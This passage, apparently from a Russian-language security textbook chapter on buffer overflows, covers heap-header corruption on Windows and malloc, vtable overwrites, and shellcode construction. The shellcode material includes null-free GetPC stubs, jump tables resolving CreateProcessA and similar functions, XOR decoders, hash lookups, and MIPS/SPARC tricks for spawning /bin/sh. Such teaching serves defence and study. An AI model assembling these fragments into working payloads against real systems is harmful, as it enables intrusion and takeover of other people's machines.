В каждой операционной системе и компиляторе используются различные методы управления кучей. И даже каждое отдельное приложение на одной платформе может использовать различные методы для управления кучей. При создании программы лучше всего восстанавливать исходный код из кучи на конкретной системе, не забывая о том, что в каждом из атакуемых приложений используются немного различные методы работы с кучей.

На рис. 7.15 показано, как в системе Windows 2000 организована информация в заголовке кучи.




Рис. 7.15. В системах Windows 2000 по этому шаблону создаются заголовки кучи

Рассмотрим следующий фрагмент кода.

```
char *c = (char *) HeapAlloc( GetProcessHeap(), HEAP_ZERO_MEMORY, 10);
char *d = (char *) HeapAlloc( GetProcessHeap(), HEAP_ZERO_MEMORY, 32);
char *e = (char *) HeapAlloc( GetProcessHeap(), HEAP_ZERO_MEMORY, 10);

strcpy(c, "Hello!");
strcpy(d, "Big!");
strcpy(e, "World!");

HeapFree( GetProcessHeap(), 0, e);
```

и кучу

```
...
00142ADC  00 00 00 00 ....
00142AE0  07 00 05 00 ....
00142AE4  00 07 18 00 ....
00142AE8  42 69 67 21 Big! <- мы управляем этим буфером
00142AEC  00 00 00 00 .... <-
00142AF0  00 00 00 00 .... <- ...
00142AF4  00 00 00 00 ....
...
```

```
00142B10 00 00 00 00 .... <- это считывается в EAX
00142B14 00 00 00 00 .... <- это считывается в ECX
00142B18 05 00 07 00 .... <- здесь может быть искажение
00142B1C 00 07 1E 00 .... <- здесь может быть искажение
00142B20 57 6F 72 6C Worl
00142B24 64 21 00 00 d!..
```

С помощью этого немного загадочного дампа памяти мы попытались показать, что управляем буфером непосредственно выше заголовка кучи для третьего буфера (того, который содержит слово "World!").

Искажая данные в полях заголовка, хакер может заставить программу управления кучей после вызова функции `HeapFree` прочесть данные из других областей памяти. Уязвимый код из библиотеки `ntdll` приведен ниже.

```
001B:77F5D830   LEAVE
001B:77F5D831   RET      0004
001B:77F5D834   LEA      EAX,[ESI-18]
001B:77F5D837   MOV      [EBP-7C],EAX
001B:77F5D83A   MOV      [EBP-80],EAX
001B:77F5D83D   MOV      ECX,[EAX]        <- загружает наши данные
001B:77F5D83F   MOV      [EBP-0084],ECX
001B:77F5D845   MOV      EAX,[EAX+04]     <- загружает наши данные
001B:77F5D848   MOV      [EBP-0088],EAX
001B:77F5D84E   MOV      [EAX],ECX        <- загружает наши данные
001B:77F5D850   MOV      [ECX+04],EAX
001B:77F5D853   CMP      BYTE PTR [EBP-1D],00
001B:77F5D857   JNZ      77F5D886
```

Функция `malloc` и куча

Для функции `malloc` используется немного другой формат заголовка, но метод остается прежним. Две записи сохраняются одна возле другой в памяти и одна из них способна затереть вторую. Рассмотрим следующий программный код.

```
int main(int argc, char* argv[])
{
    char *c = (char *)malloc(10);
    char *d = (char *)malloc(32);

    strcpy(c, "Hello!");
    strcpy(d, "World!");

    free(d);

    return 0;
}
```

После выполнения двух функций `strcpy`, куча выглядит следующим образом.

```
00320FF0  0A 00 00 00  ....
00320FF4  01 00 00 00  ....
00320FF8  34 00 00 00  4...
00320FFC  FD FD FD FD  ýýýý
00321000  48 65 6C 6C  Hell
00321004  6F 21 00 CD  o!.Í
00321008  CD CD FD FD  ÍÍýý
0032100C  FD FD AD BA  ýý-°
00321010  AB AB AB AB  «««««
00321014  AB AB AB AB  «««««
00321018  00 00 00 00  ....
0032101C  00 00 00 00  ....
00321020  0D 00 09 00  .. .
00321024  00 07 18 00  ....
```

```
00321028  E0 0F 32 00  à.2. <- это значение используется как адрес
0032102C  00 00 00 00  ....
00321030  00 00 00 00  ....
00321034  00 00 00 00  ....
00321038  20 00 00 00  ... <- размер
0032103C  01 00 00 00  ....
00321040  35 00 00 00  5...
00321044  FD FD FD FD  ýýýý
00321048  57 6F 72 6C  Worl
0032104C  64 21 00 CD  d!.Í
00321050  CD CD CD CD  ÍÍÍÍ
00321054  CD CD CD CD  ÍÍÍÍ
00321058  CD CD CD CD  ÍÍÍÍ
0032105C  CD CD CD CD  ÍÍÍÍ
00321060  CD CD CD CD  ÍÍÍÍ
00321064  CD CD CD CD  ÍÍÍÍ
00321068  FD FD FD FD  ýýýý
0032106C  0D F0 AD BA  .đ-°
00321070  0D F0 AD BA  .đ-°
00321074  0D F0 AD BA  .đ-°
00321078  AB AB AB AB  «««««
0032107C  AB AB AB AB  «««««
```

Итак, мы видим буферы в куче. Также учтите заголовки, в которых задается размер блоков кучи. Нам требуется затереть адрес, поскольку он позднее будет использован в операции вызова функции `free()`.

```
00401E6C   mov       eax,dword ptr [pHead]
00401E6F   mov       ecx,dword ptr [eax] <- в ecx хранится наше значение
00401E71   mov       edx,dword ptr [pHead]
00401E74   mov       eax,dword ptr [edx+4]
00401E77   mov       dword ptr [ecx+4],eax <- перезапись памяти
```


Поскольку значения, которыми мы управляем в заголовке, используются в операции с функцией `free()`, мы можем переписать любую область памяти. При этой перезаписи используются данные, сохраненные в регистре eax. Мы контролируем это значение, поскольку оно также берется из заголовка кучи. Другими словами, мы полностью контролируем перезапись одного значения `4 DWORD` в любой области памяти.

Переполнения буфера и программы на C++

Для управления классами в языке C++ используются специальные структуры, которые могут служить для внедрения кода в систему. Хотя в классе C++ может быть перезаписано любое значение (что считается уязвимым местом), но чаще используется таблица указателей на функции `vtable`.

Таблицы `vtable`

В таблицах `vtable` хранятся указатели функций для класса. В каждом классе есть свои собственные функции (функции экземпляра) и они могут изменяться в зависимости от наследования. Это свойство называется полиморфизмом. Для хакера важно только то, что во `vtable` хранятся указатели функций. Если хакер сможет переписать эти указатели, он получит контроль над системой. На рис. 7.16 продемонстрировано переполнение буфера в объекте класса. Переменные экземпляра наследуются из таблицы `vtable` в родительском классе, поэтому для атаки на пере-



полнение буфера хакер должен попытаться воспользоваться чем-то другим. Хакер может создать деструктор, указывающий обратно на переменные экземпляра, которые он контролирует, — удачное место для хранения вредоносных команд.

Рис. 7.16. Таблицы указателей на функции `vtable` широко применяются в атаках на переполнение буфера

Вредоносные данные

Обычно размер вредоносных данных, предназначенных для проведения атаки на переполнение буфера, довольно ограничен. В зависимости от вида программы атаки, размер вредоносных данных может быть сильно ограничен. К счастью, код для командного интерпретатора может быть весьма небольшим по размеру. Большинство современных программистов пользуются высокоуровневыми языками программирования и поэтому зачастую не знают, как выглядит их программа на машинном коде. Однако большинство хакеров применяют средства "ручной сборки" для создания кода командного интерпретатора. Для пояснения базовых принципов мы воспользуемся машинным кодом для процессоров Intel семейства x86.

Хотя программный код на языке высокого уровня должен быть скомпилирован (как правило, в ущерб эффективности) в машинный код, хакер способен создать вручную намного более сжатый и эффективный код. При этом у хакера появляется несколько преимуществ, первое из которых касается размера программного кода. Используя написанные вручную команды, хакер может создавать очень "компактные" программы. Во-вторых, если есть ограничение относительно количества доступных для использования при атаке байтов (например, при наличии установленных фильтров), то подобный код позволяет обойти это ограничение. При использовании стандартного компилятора достичь этого не удастся.

В этом разделе мы рассмотрим примеры полезной нагрузки (точнее, вредоносных данных). Эту нагрузку можно мысленно разделить на нескольких частей, которые используются для описания концепций проведения атак. При этом мы предполагаем, что выбранный вектор вторжения позволяет хакеру добиться успеха и что указатель центрального процессора в режиме исполнения установлен на начало полезной нагрузки. Другими словами, мы начинаем с момента активизации полезной нагрузки и исполнения внедренного программного кода.

На рис. 7.17 изображена структура стандартной полезной нагрузки. Прежде всего, нам нужно "сориентироваться на местности". Хакер создает небольшой фрагмент кода, который позволяет определить значение указателя команд. Другими словами, этот код позволяет выяснить, *где* в памяти размещается полезная нагрузка. Теперь

нужно создать динамическую таблицу переходов (dynamic jump table) для всех внешних функций, которые мы планируем использовать в программе атаки (разумеется, мы не хотим вручную программировать вызов сокета, когда мы просто можем использовать интерфейс сокета, который экспортируется из системной библиотеки DLL). Таблица переходов позволяет нам использовать любую функцию из любой системной библиотеки. Мы также оставили место для размещения "другого кода", содержимое которого предоставляем придумать нашим читателям. В этой части содержится программа атаки, которую хочет запустить хакер. И в самом конце содержится раздел данных, в котором могут быть записаны строки данных и другая информация.




Рис. 7.17. Структура стандартных вредоносных данных, предназначенных для проведения атак на переполнение буфера

Сведения о размещении в памяти

Прежде всего, для использования полезной нагрузки следует выяснить, где она размещается в памяти (провести "рекогносцировку"). Без этой информации мы не можем найти раздел с данными или таблицу переходов. Не забывайте, что наша полезная нагрузка загружается как один большой блок данных. Указатель команд в данный момент установлен на начало этого блока. Если мы можем узнать значение этого указателя, то с помощью несложных арифметических операций мы выясним положение в памяти других частей нашей полезной нагрузки. Для определения текущего положения в памяти можно воспользоваться следующими командами.

```
        call       RELOC
RELOC:  pop        edi // Положение в памяти(текущее значение eip)
```

Команда `call` заставляет записать значение EIP в стек. Мы немедленно извлекаем это значение из стека и размещаем его в EDI . При ассемблировании кода эта команда преобразуется в следующий набор байтов.

```
E8 00 00 00 00 5F
```

В этой строке содержатся четыре нулевых байта. Главным препятствием при проведении атак на переполнение буфера являются нулевые байты, поскольку наличие байта NULL (как мы рассказывали выше) в большинстве случаев будет означать завершение операции по работе со строкой. Таким образом, в разделе "Определение положения в памяти" не должно содержаться никаких символов NULL.

Возможно, стоит попробовать использовать следующий код.

```
START:
        jmp         RELOC3

RELOC2:
        pop         edi
        jmp         AFTER_RELOC
```

```
RELOC3:
        call        RELOC2

AFTER_RELOC:
```

Для этого кода могут потребоваться некоторые пояснения. Читатели могли заметить, что дело тут в одном лишнем бите. Сначала осуществляется переход к RELOC3, а затем назад к RELOC2. Мы хотим, чтобы вызов перешел к области памяти до оператора вызова (call). Эта хитрость приведет к отрицательному значению смещения для байтов нашего кода, что устранит символы NULL. Мы добавляем дополнительные переходы, чтобы обойти эти хитрости. После занесения значения указателя команд в регистр EDI, мы "перепрыгиваем" в оставшуюся часть кода (AFTER_RELOC).

В результате компиляции этого хитрого кода мы получили следующий набор байтов.

```
EB 03 5F EB 05 E8 F8 FF FF FF
```

Совсем неплохо. Правда, появилось четыре дополнительных байта по сравнению с первой версией, но действенность намного повысилась, поскольку мы удалили символы NULL.

Размер полезной нагрузки

Размер полезной нагрузки является очень важным фактором. Например, если нужно "протиснуться в узкий проход", который ограничен правилами протокола и вершиной стека, то в распоряжении хакера остается только 200 байт. Не так уж много места для размещения нагрузки. На счету каждый байт.

Согласно описанной выше схеме, полезная нагрузка включает динамическую таблицу переходов и большой блок кода, предназначенный для упорядочивания работы с этой таблицей. Обратите внимание, что при недостатке места мы можем сжать таблицу переходов и код для этой таблицы, просто жестко закодировав адреса всех вызовов функций, которые мы планируем использовать.

Использование жестко закодированных вызовов функций

Использование в коде любых динамических данных приводит к увеличению его размера. Чем больше значений жестко закодировано, тем меньше программный код. Функции по сути являются внешними областями памяти. Поэтому вызов функции означает переход к их адресу — легко и просто. Если заранее знать адрес используемой функции, то нет необходимости добавлять код для ее поиска.

Хотя жесткое кодирование предоставляет преимущество уменьшения размера полезной нагрузки, но необходимо учесть и следующий недостаток — наша полезная нагрузка может оказаться бесполезной, если искомая функция будет перемещена. Даже для одинакового программного обеспечения на двух различных компьютерах могут использоваться различные адреса вызова функций. Это очень серьезная проблема, из-за которой жестко закодированные адреса редко приносят успех. Лучше всего избежать жесткого кодирования, кроме тех случаев, когда без сокращения кода обойтись невозможно.

Использование динамических таблиц переходов

В большинстве случаев состояние атакуемой системы предсказать очень сложно. Это считается серьезным препятствием для жесткого кодирования адресов. Однако есть несколько интересных методов "изучения" того, где могут находиться функции. Созданы таблицы соответствий (lookup table), в которых содержатся каталоги функций. Определив такую таблицу, можно найти функцию. Если в полезной нагрузке требуется использовать несколько функций (что чаще всего и наблюдается), все адреса этих функций можно будет найти "одним махом" и разместить результаты в таблицу переходов. В дальнейшем для вызова функции вполне реально просто использовать ссылку на создаваемую таблицу переходов.

Удобным способом создания таблицы переходов является загрузка базового адреса таблицы переходов в регистр центрального процессора. В центральном процессоре обычно есть несколько регистров, которые можно безопасно использовать во время выполнения других задач. Удобным для этой цели является регистр EBP — регистр указателя базы кадра, обычно используемый для хранения адреса стекового фрейма (EBP содержит адрес, начиная с которого в стек вносится информация или копируется из него). Однако вызовы функций могут быть закодированы как смещения относительно указателя базы[10].

```
#define GET_PROC_ADDRESS     [ebp]
#define LOAD_LIBRARY         [ebp + 4]
#define GLOBAL_ALLOC         [ebp + 8]
#define WRITE_FILE           [ebp + 12]
#define SLEEP                [ebp + 16]
#define READ_FILE            [ebp + 20]
#define PEEK_NAMED_PIPE      [ebp + 24]
#define CREATE_PROC          [ebp + 28]
#define GET_START_INFO       [ebp + 32]
```

С помощью этих удобных операторов вполне реально ссылаться на функции в таблице переходов. Например, используем следующий простой код для вызова внешней функции `GlobalAlloc()`.

```
call GLOBAL_ALLOC
```

В действительности это означает, что

```
call [ebp+8]
```

Регистр ebp указывает на начало нашей таблицы переходов и каждая запись в этой таблице является указателем (размером 4 байт). Таким образом, строка `[ebp+8]` указывает на третий указатель в нашей таблице.

Инициализация таблицы переходов с помощью относительных значений может оказаться проблематичной. Существует множество способов для определения адреса функции в памяти. В некоторых случаях поиск может быть выполнен по имени функции. Код для управления таблицей переходов может осуществлять повторяющиеся вызовы функций `LoadLibary()` и `GetProcAddress()` для загрузки указателей функций. Безусловно, при таком методе требуется добавление имен функций

---

[10] *Более подробную информацию о том, как и зачем создается этот код, можно получить в книге Building Secure Software, по адресу* `http://www.rootkit.com`. *Там доступны все фрагменты программного кода из этого раздела, а также наборы средств для создания атак на переполнение буфера. — Прим. авт.*

в полезную нагрузку (вот здесь и пригодится раздел “Данные”). В нашем примере код по управлению таблицей переходов способен выполнять поиск функций по имени. При этом раздел данных должен иметь следующий формат.

```
0xFFFFFFFF
DLL NAME 0x00 Function Name 0x00 Function Name 0x00 0x00
DLL NAME 0x00 Function Name 0x00 0x00
0x00
```

Наиболее важным моментом в этом примере является наличие байтов NULL (`0x00`). Два символа NULL завершают цикл загрузки библиотеки DLL, а три символа NULL завершают весь процесс загрузки. Например, чтобы заполнить таблицу переходов, воспользуемся следующим блоком данных.

```
char data[] =  "kernel32.dll\0" \
               "GlobalAlloc\0WriteFile\0Sleep\0ReadFile\0PeekNamedPipe\0" \
               "CreateProcessA\0GetStartupInfoA\0CreatePipe\0\0";
```

Также обратите внимание, что мы разместили четырехбайтовую последовательность символов `0xFF` перед форматом раздела данных. Здесь в качестве подсказки можно использовать любое значение. Ниже мы покажем, как находить раздел данных в полезной нагрузке.

Определение раздела данных

Чтобы определить месторасположение раздела данных, достаточно просто выполнить поиск (вперед с текущей позиции) значения-подсказки. Мы уже узнали текущее значение на первом этапе “рекогносцировки”. Реализовать поиск достаточно просто.

```
GET_DATA_SECTION:
        inc         edi              // наша точка рекогносцировки
        cmp         dword ptr [edi], -1
        jne         GET_DATA_SECTION
        add         edi, 4      // мы сделали это, получив подсказку
```

Не забывайте, что в регистре EDI содержится значение указателя на текущую позицию в памяти. Мы увеличиваем это значение, пока не находим –1 (`0xFFFFFFFF`). Увеличиваем значение указателя еще на 4 байт и регистр EDI не будет указывать на начало раздела данных.

При использовании строк возникает проблема большого размера данных, который требуется для сохранения строк в полезной нагрузке. Кроме того, возникает необходимость использования строк, завершающихся символом NULL. В большинстве случаев символ NULL не годится для использования в векторе вторжения, т.е. эти символы полностью исключаются при атаке. Безусловно, мы можем воспользоваться операцией XOR для защиты части строки нашей полезной нагрузки. Это не так сложно, но возникают издержки относительно создания процедур кодирования/декодирования XOR.

Защита с помощью XOR

Это очень распространенная хитрость. Можно создать небольшую процедуру для XOR-кодирования данных до их использования в программе. Использовав при операции XOR какое-то значение, можно полностью избавиться от символов NULL

в данных. Ниже приведен пример циклического кода для декодирования данных полезной нагрузки, закодированных с помощью операции XOR по байту 0xAA.

```
        mov     eax, ebp
        add     eax, OFFSET (см. Смещение ниже)
        xor     ecx, ecx
        mov     cx, SIZE
LOOPA:  xor     [eax], 0xAA
        inc     eax
        loop    LOOPA
```

В этом небольшом фрагменте кода берется только несколько байтов нашей полезной нагрузки, а в качестве стартовой точки используется значение регистра ebp. Смещение для нашей строки данных вычисляется по базовому указателю (ebp), после чего начинается цикл выполнения операции XOR для строки байтов (в качестве второго аргумента используется значение 0xAA). Это преобразование позволяет исключить все "ненужные" символы NULL. Однако для полной уверенности лучше проверить свою строку. При операции XOR некоторые символы могут быть преобразованы в нежелательные символы с той же простотой, с которой эта операция позволяет от них избавиться.

Использование контрольных сумм

Еще один метод при работе со строками заключается в размещении в полезной нагрузке контрольной суммы для строки. Оказавшись в пространстве искомого процесса, можно разместить таблицу функций и выполнить хэширование имени каждой функции. Вычисленные контрольные суммы можно сравнить с сохраненной контрольной суммой. Совпадение, как правило, свидетельствует о том, что найдена нужная функция. "Берем" адрес совпадающей функции и заносим его в таблицу переходов. Преимущество состоит в том, что размер контрольных сумм может составлять 4 байт и адрес функции может иметь такой же размер, т.е. при выявлении совпадения вполне реально просто заменить контрольную сумму адресом функции. Это позволяет сэкономить место и сделать все более элегантно (плюс отсутствие символов NULL).

```
      xor         ecx, ecx
_F1:
      xor         cl, byte ptr [ebx]
      rol         ecx, 8
      inc         ebx
      cmp         byte ptr [ebx], 0
      jne         _F1
      cmp          ecx, edi // сравниваем конечную контрольную сумму
```

В этом коде предполагается, что регистр EBX указывает на строку, по отношению к которой мы хотим выполнить операцию хэширования. Контрольная сумма вычисляется до выявления символа NULL. Подсчитанная контрольная сумма сохраняется в ECX. Если искомая контрольная сумма хранится в EDI, то контрольные суммы сравниваются. При обнаружении совпадения можно потом внести исправления в таблицу переходов с помощью установленного указателя функции.

Безусловно, создание полезной нагрузки нельзя назвать легким занятием. Наиболее важно воспрепятствовать появлению символов NULL, оставить нагрузку небольшой по объему и отслеживать положение в памяти.

Полезная нагрузка для архитектуры RISC

Во всех примерах этой главы предполагалось использование процессора Intel x86. Но описанные выше хитрости могут применяться для процессоров любого типа. Уже создано довольно много хорошей документации по написанию кода командного интерпретатора для различных платформ. Конечно, каждый тип процессора имеет свои характерные особенности, включая отложенную передачу управления (branch delay) и кэширование[11].

Отложенная передача управления

В чипах на основе архитектуры RISC иногда происходит странное явление под названием *отложенная передача управления* (branch delay, или delay slot). При этом команда может выполняться *после* каждой ветви кода. Это происходит из-за того, что текущая ветвь кода не начинается, пока не выполнится следующая команда. Таким образом, следующая команда выполняется *до того*, как управление передается по указанному адресу положения ветви кода, т.е. даже если указана команда перехода, все равно есть команда, которая выполняется сразу после этой команды перехода без осуществления самого этого перехода. В некоторых случаях эта команда не выполняется. Например, можно отменить выполнение команды согласно отложенной передаче управления на архитектурах PA-RISC, установив "обнуляющий" бит в команде перехода.

Наиболее простым решением проблемы является установка команды NOP после каждой ветви кода. Однако опытные программисты используют преимущества отложенной передачи управления и применяют значимые команды для выполнения дополнительной работы. Например, это удобно при необходимости уменьшения размера полезной нагрузки.

Полезная нагрузка для архитектуры MIPS

Архитектура MIPS значительно отличается от архитектуры x86. Во-первых, в чипах R4x00 и R10000 используется 32 регистра и каждая команда имеет размер 32 бит. Во-вторых, применяется конвейерная организация вычислительного процесса[12].

MIPS-команды

Еще одно существенное отличие состоит в том, что для многих команд используется три регистра вместо двух. В командах с двумя операндами результат вычисления заносится в третий регистр. В архитектуре x86 результат всегда заносится в регистр для второго операнда.

---

[11] *Подробную информацию по созданию кода для командного интерпретатора можно почерпнуть из материалов The Last Stage of Delerium Research Group (*`http://lsd-pl.net`*) под названием "UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes" ("Создание машинного кода UNIX для демонстрации возможности проведения атак на переполнение буфера"). — Прим. авт.*

[12] *Мы только вкратце обсудим архитектуру MIPS. Чтобы получить более подробную информацию по этой теме прочтите статью "Writing MIPS/Irix Shellcode" ("Создание кода для командного интерпретатора на платформах MIPS/Irix, Phrack Magazine #56, article 15). — Прим. авт.*

Формат команды MIPS можно представить следующим образом

Наиболее важным является основной код машинной команды, так как он определяет, какая именно команда будет выполнена. Значение дополнительного кода машинной команды зависит от основного кода. В некоторых случаях дополнительный код используется для указания версии команды, в других случаях он определяет, какой регистр будет использован для основного кода.

В табл. 7.1 приведены стандартные MIPS-команды (это далеко не полный список, и мы рекомендуем читателям обратиться к источникам, содержащим более расширенный набор команд MIPS).

Таблица 7.1. Стандартные MIPS-команды

Команда	*Операнды*	*Описание*
OR	DEST, SRC, TARGET	DEST = SRC | TARGET
NOR	DEST, SRC, TARGET	DEST = ~(SRC | TARGET)
ADD	DEST, SRC, TARGET	DEST = SRC + TARGET
AND	DEST, SRC, TARGET	DEST = SRC & TARGET
BEQ	SRC, TARGET, OFFSET	Операция ветвления: если равно, перейти на значение OFFSET
BLTZAL	SRC, OFFSET	Операция ветвления, если SRC < 0
XOR	DEST, SRC, TARGET	DEST = SRC ^ TARGET
SYSCALL	n/a	Прерывание системного вызова
SLTI	DEST, SRC, VALUE	DEST = (SRC < TARGET)

Также интересным свойством MIPS-процессоров является то, что они могут работать и с прямым порядком байтов (little endian), и с обратным порядком (big endian). В DEC-компьютерах обычно применяется прямой порядок байтов, а в SGI-машинах — обратный. Как указывалось выше, от этого зависит способ сохранения чисел в памяти.

Определение положения в памяти

Одной из важнейших задач, которые должны быть реализованы в коде командного интерпретатора, является определение текущего положения в памяти указателя команд. На платформе x86 это обычно делается с помощью вызова, после которого следует вывод данных из стека (см. раздел, посвященный полезной нагрузке). Однако для платформы MIPS не предусмотрено команд для ввода и вывода данных из стека (pop and push).

Итак, у нас есть 32 регистра. Восемь из этих регистров (с 8 по 15) зарезервированы для временного использования. При необходимости мы можем использовать эти регистры.

Нашей первой командой является `li`. Команда `li` загружает значение непосредственно в регистр.

```
li register[8], -1
```

Эта команда загружает –1 во временный регистр. Нашей целью является получить текущий адрес, поэтому мы выполняем условный переход, при котором сохраняется текущая позиция указателя команд. Это напоминает вызов на платформе x86. Однако на платформе MIPS адрес возврата размещается в регистр 31 и не размещается в стек.

```
AGAIN:
bltzal register[8], AGAIN
```

С помощью этой команды текущий адрес указателя команд размещается в регистр 31 и выполняется условный переход. В этом случае условный переход возвращает нас непосредственно к этой команде. И наше текущее положение теперь хранится в регистре 31. Команда `bltzal` выполняет условный переход, если значение в регистре 8 меньше нуля. Если мы не хотим попасть в бесконечный цикл, нам нужно гарантировать обнуление значения регистра 8. Помните о нашей ужасной отложенной передаче управления? Возможно, она не столь ужасна. Из-за отложенной передачи управления будет выполняться команда после `bltzal`, причем не имеет значения, какая именно это команда. Это предоставляет нам возможность обнулить значение регистра. Для обнуления регистра 8 мы используем команду `stli`. Эта команда возвращает значение TRUE или FALSE в зависимости от значения операндов. Если `op1 >= op2`, то результатом выполнения команды является FALSE (нуль). Окончательный код выглядит следующим образом[13].

```
li register[8], -1
AGAIN:
bltzal register[8], AGAIN
slti register[8], 0, -1
```

В этом фрагменте кода цикл выполняется только один раз, после чего продолжается выполнение программы. Использование отложенной передачи управления для обнуления значения регистра — весьма удачная уловка. С этого момента в регистре 31 хранится текущее положение указателя команд в памяти.

Как избежать нулевых байтов в машинном коде MIPS

Коды машинных команд для MIPS имеют размер 32 бита. В большинстве случаев требуется, чтобы в машинном коде не было байтов NULL. Это ограничивает наши возможности по использованию кодов машинных команд. Положительным моментом является то, что существует большое количество различных кодов машинных команд, которые выполняют одинаковые задачи. Одной из небезопасных (при атаке) команд является `move`, т.е. хакер не может использовать команду `move` для перемещения данных из одного регистра в другой. Вместо этого придется использовать несколько хитрых трюков, чтобы в конечном регистре была размещена копия значения. Как правило, срабатывает использование оператора `AND`.

```
and register[8], register[9], -1
```

---

[13] *По данному вопросу обратитесь к статье "Writing MIPS/Irix Shellcode", Phrack Magazine #56, article 15. — Прим. авт.*

Эта команда позволяет скопировать значение из регистра 9 в регистр 8.

В машинном коде для платформы MIPS широко используется машинная команда `slti`. В этой команде отсутствуют нулевые байты. Напоминаем, что мы уже продемонстрировали, как команда `stli` может использоваться для обнуления значения в регистре. Очевидно, что мы можем использовать `slti` для занесения значения 1 в регистр. Хитрости для внесения численных значений в регистр практически ничем не отличаются от тех, что применяются для других платформ. Мы можем записать в регистр безопасное значение и после нескольких операций с регистром получить нужное нам значение. В этой связи очень полезно использовать оператор `NOT`. Например, если мы хотим, чтобы в регистре 9 было установлено значение `MY_VALUE`, то можно воспользоваться следующим кодом.

```
li register[8], -( MY_VALUE + 1)
not register[9], register[8]
```

Системные вызовы на платформе MIPS

Системные вызовы имеют критически важное значение для большинства полезных нагрузок. В среде Irix/MIPS в регистре v0 записывается номер системного вызова. В регистрах от a0 до a3 содержатся аргументы для системного вызова. Специальная команда `syscall` применяется для активизации системного вызова. Например, системный вызов `execv` может использоваться для загрузки командного интерпретатора. На платформе Irix кодом системного вызова `execv` является `0x3F3`, а в регистре a0 хранится указатель на каталог (т.е. `/bin/sh`).

Структура полезной нагрузки для платформы SPARC

Как и для платформы MIPS, платформа SPARC является RISC-архитектурой и каждая машинная команда имеет размер 32 бит. Некоторые модели компьютеров могут работать как с прямым, так и обратным порядком байтов. SPARC-команды имеют следующий формат

ТК	Регистр-получатель	Спецификатор команды	Исходный регистр	Флаг SR	Второй исходный регистр или константа

Здесь поле ТК имеет размер 2 бит и указывает на тип команды, регистр-получатель имеет размер 5 бит, спецификатор команды и исходный регистр тоже занимают по 5 бит; однобитовый флаг SR показывает, используется ли константа или второй исходный регистр, и в последнем поле (13 бит) хранится значение второго исходного регистра или константы в зависимости от установленного флага SR.

Окно регистров для платформы SPARC

На платформе SPARC используется особая система для управления регистрами. В SPARC применяется технология окна регистров, когда определенные банки регистров “перемещаются” при вызове функции. Обычно используются 32 регистра.

g0–g7 — общие регистры. Они не изменяются между вызовами функций. В специальном регистре g0 хранится значение нуля (т.н. источник нуля).

i0–i7 — входные регистры. Регистр i6 используется как указатель фрейма. В регистре i7 хранится адрес возврата предыдущей функции. Значения этих регистров изменяются при вызове функции.

l0–l7 — локальные регистры. Значения этих регистров изменяются при вызове функции.

o0–o7 — выходные регистры. Регистр i6 используется как указатель стека. Значения этих регистров изменяются при вызове функции.

Дополнительными специальными регистрами являются pc, psr и npc.

При вызове функций значения в "перемещающихся" регистрах изменяются следующим образом.

На рис. 7.18 показано, что происходит при перемещении регистров. Значения регистров o0–o7 копируются в регистры i0–i7. Прежние значения регистров i0–i7 становятся недоступными. То же самое касается и значений регистров l0–l7 и o0–o7. Единственные данные в регистрах, которые "выживают" при вызове функции, — это данные из регистров o0–o7, которые копируются в регистры i0–i7. Выходные регистры для вызывающей функции становятся входными регистрами для вызванной функции. При возврате значения вызванной функции, значения входных регистров копируются обратно в выходные регистры вызывающей функции. Локальные регистры являются локальными для каждой функции и не участвуют в этом обмене данными.




Рис. 7.18. Изменения в SPARC-регистрах при вызове функции

Функция 1 вызывает функцию 2. Значения выходных регистров функции 1 становятся значениями входных регистров функции 2. Это единственные значения регистров, которые передаются функции 2. Когда функция 1 инициирует команду вызова, текущее значение счетчика команд (programm counter —pc) записывается в регистр o7 (адрес возврата). Когда управление передается функции 2, то адрес возврата таким образом заносится в регистр i7.

Функция 3 вызывает функцию 3. Снова повторяется тот же процесс обмена данными в регистрах. Значения выходных регистров функции 2 заносятся во входные регистры функции 3. При возвращении значения функции происходит противоположный процесс: значения входных регистров функции 3 заносятся в выходные регистры функции 2. При возврате значения для функции 2 значения входных регистров функции 2 заносятся в выходные регистры функции 1.

Использование стека на платформе SPARC

На платформе SPARC команды `save` и `restore` используются для управления стеком вызовов. При использовании команды `save`, значения входных и локальных регистров сохраняются в стеке. Выходные регистры становятся входными (как мы только что рассказали). Предположим, что мы используем следующую простую программу.

```
func2()
{
}

func1()
{
        func2();
}

void main()
{
        func1();
}
```

